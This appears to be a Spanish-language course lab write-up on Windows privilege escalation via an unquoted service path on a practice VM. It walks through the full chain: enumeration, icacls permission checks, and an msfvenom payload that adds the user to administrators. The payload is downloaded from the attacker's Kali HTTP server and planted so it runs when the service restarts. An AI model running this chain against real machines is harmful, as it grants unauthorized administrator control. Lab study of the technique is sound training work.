



## SPRINT 16

### UNIDAD 2

#### ELEVACION DE PRIVILEGIOS EN WINDOWS

##### **MÉTODO** “UNQUOTED PATH SERVICE”

## EXPLOTACIÓN MÁQUINA WINDOWS

### MÉTODO “UNQUORED PATH SERVICE”.

- Una vez instalada y conectada en el mismo rango de red que mi maquina Kali, procedemos a realizar un netdiscover para conocer la dirección IP del objetivo siendo esta 10.0.2.15.
- Ahora, dado que tenemos usuario y contraseña del usuario “user”, procedemos a conectarnos a la maquina Windows a través de SSH.
- Una vez que hemos accedido a la maquina objetivo, procedemos a realizar algunas comprobaciones, sobre nuestro usuario, así como de otros usuarios del sistema y los servicios a los que podemos tener acceso

```
PS C:\Users\user> whoami
windows\user
PS C:\Users\user> net user

Cuentas de usuario de \\WINDOWS
-----
Administrator      cloudbase-init      DefaultAccount
Guest               user                vagrant
WDAGUtilityAccount

Se ha completado el comando correctamente.
```

- Comprobamos los privilegios del usuario y como ya sabíamos son muy escasos

```
PS C:\Users\user> whoami /priv

INFORMACIÓN DE PRIVILEGIOS
-----
Nombre de privilegio      Descripción      Estado
=====
SeChangeNotifyPrivilege  Omitir comprobación de recorrido  Habilitada
SeIncreaseWorkingSetPrivilege  Aumentar el espacio de trabajo de un proceso  Habilitada
PS C:\Users\user>
```

- Se procede a comprobar las rutas existentes sin comillas y/ espacios, pero a través de ssh no funciona, así que probamos directamente en cmd de la maquina Windows:

```
C:\Users\user>wmic service get name,displayname,startnode,pathname | findstr /i /v "C:\\Windows\\" | findstr /i /v ""

DisplayName                                     Name
-----
PathName
LSM                                             StartNode      LSM
NetSetupSvc                                   Unknown        NetSetupSvc
Insecure Registry Service                    Unknown        regsvc
c:\temp\*.exe                                Manual         unquotedsvc
Unquoted Path Service                        Manual         unquotedsvc
C:\Program Files\Unquoted Path Service\Common Files\unquotedpathsrv.exe
Who Am I?                                    Manual         whoami-web
c:\whoami-web\whoami.exe                     Auto
```

- Observamos que el único archivo que podría ser vulnerable a este método es:

```

Name      PathName
-----
unquotedsvc C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe

```

- Ahora comenzaremos a verificar los permisos que tenemos en cada carpeta de la ruta vulnerable:
  - C:\Program Files\ → permisos de lectura y ejecución(RX)

```

PS C:\Users\user> icacls "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
                  NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                  NT AUTHORITY\SYSTEM:(M)
                  NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                  BUILTIN\Administrators:(M)
                  BUILTIN\Administrators:(OI)(CI)(IO)(F)
                  BUILTIN\Users:(RX)
                  BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                  CREATOR OWNER:(OI)(CI)(IO)(F)
                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

```

- C:\Program Files\Unquoted Path Service → plenos o totales permisos

```

PS C:\Users\user> icacls "C:\Program Files\Unquoted Path Service"
C:\Program Files\Unquoted Path Service BUILTIN\Users:(F)
                  NT SERVICE\TrustedInstaller:(I)(F)
                  NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                  NT AUTHORITY\SYSTEM:(I)(F)
                  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                  BUILTIN\Administrators:(I)(F)
                  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                  BUILTIN\Users:(I)(RX)
                  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                  CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

```

- Windows en esta ruta comprometida y mal configurada, irá intentando ejecutar un ejecutable en cada espacio en blanco q vaya encontrando, como nosotros tenemos archivos totales en la carpeta “Unquoted Path Service”, el próximo ejecutable que realizará Windows sea en el próximo espacio, que será entre “Common” y “Files”, por lo que nuestro payload debe denominarse “Common.exe”.

Para ello se procede a realizar el payload en nuestra maquina Kali para que nuestro “users”, tenga permiso de “administrador”, utilizando para ello la herramienta MSFvenom y siendo transferida a la máquina Windows con el sistema “servidor python -wget”

```

kali@kali:~$ msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o Common.exe
[*] No platform was selected, choosing Msf:Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 224 bytes
Final size of exe-service file: 15872 bytes
Saved as: Common.exe
kali@kali:~$ python3 -m http.server 5555
Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/)
10.0.2.15 - [06/Oct/2024 17:35:59] "GET /Common.exe HTTP/1.1" 200 -

PS C:\Temp> Invoke-WebRequest http://10.0.2.12:5555/Common.exe -outfile Common.exe
PS C:\Temp> ls

Directorio: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a----           06/10/2024      16:35         15872 Common.exe

```




- Se coloca el payload en la carpeta “*Unquoted Path Service*”, justo donde está la carpeta del sistema “*Common Files*”, donde se ejecutará cuando Windows se encuentra el siguiente espacio en la ruta.

```
PS C:\> move C:\Temp\Common.exe "C:\Program Files\Unquoted Path Service\"
PS C:\Program Files\Unquoted Path Service> ls

    Directorio: C:\Program Files\Unquoted Path Service

Mode                LastWriteTime         Length Name
----                -
d-----          29/01/2023      18:27         Common Files
-a----          06/10/2024      16:35         15872 Common.exe
```



```
PS C:\Program Files\Unquoted Path Service\Common Files> ls

    Directorio: C:\Program Files\Unquoted Path Service\Common Files

Mode                LastWriteTime         Length Name
----                -
-a----          29/01/2023      18:27         9216 unquotedpathservice.exe
```

- Finalmente, se procede a parar y activar el servicio que hemos explotado, consiguiendo que nuestro usuario “*Users*” tenga privilegios del grupo administrador.

```
PS C:\Program Files\Unquoted Path Service\Common Files> net stop unquotedsvc
El servicio de Unquoted Path Service no se ha iniciado.

Puede obtener más ayuda con el comando NET HELPMSG 3521.

PS C:\Program Files\Unquoted Path Service\Common Files> net start unquotedsvc
El servicio de Unquoted Path Service está iniciándose.
El servicio de Unquoted Path Service no ha podido iniciarse.

El servicio no informó de un error.

Puede obtener más ayuda con el comando NET HELPMSG 3534.

PS C:\Program Files\Unquoted Path Service\Common Files> net localgroup administrators
Nombre de alias      administrators
Comentario           Administrators have complete and unrestricted access to the computer/domain

Miembros

-----
Administrator
cloudbase-init
user
vagrant
Se ha completado el comando correctamente.
```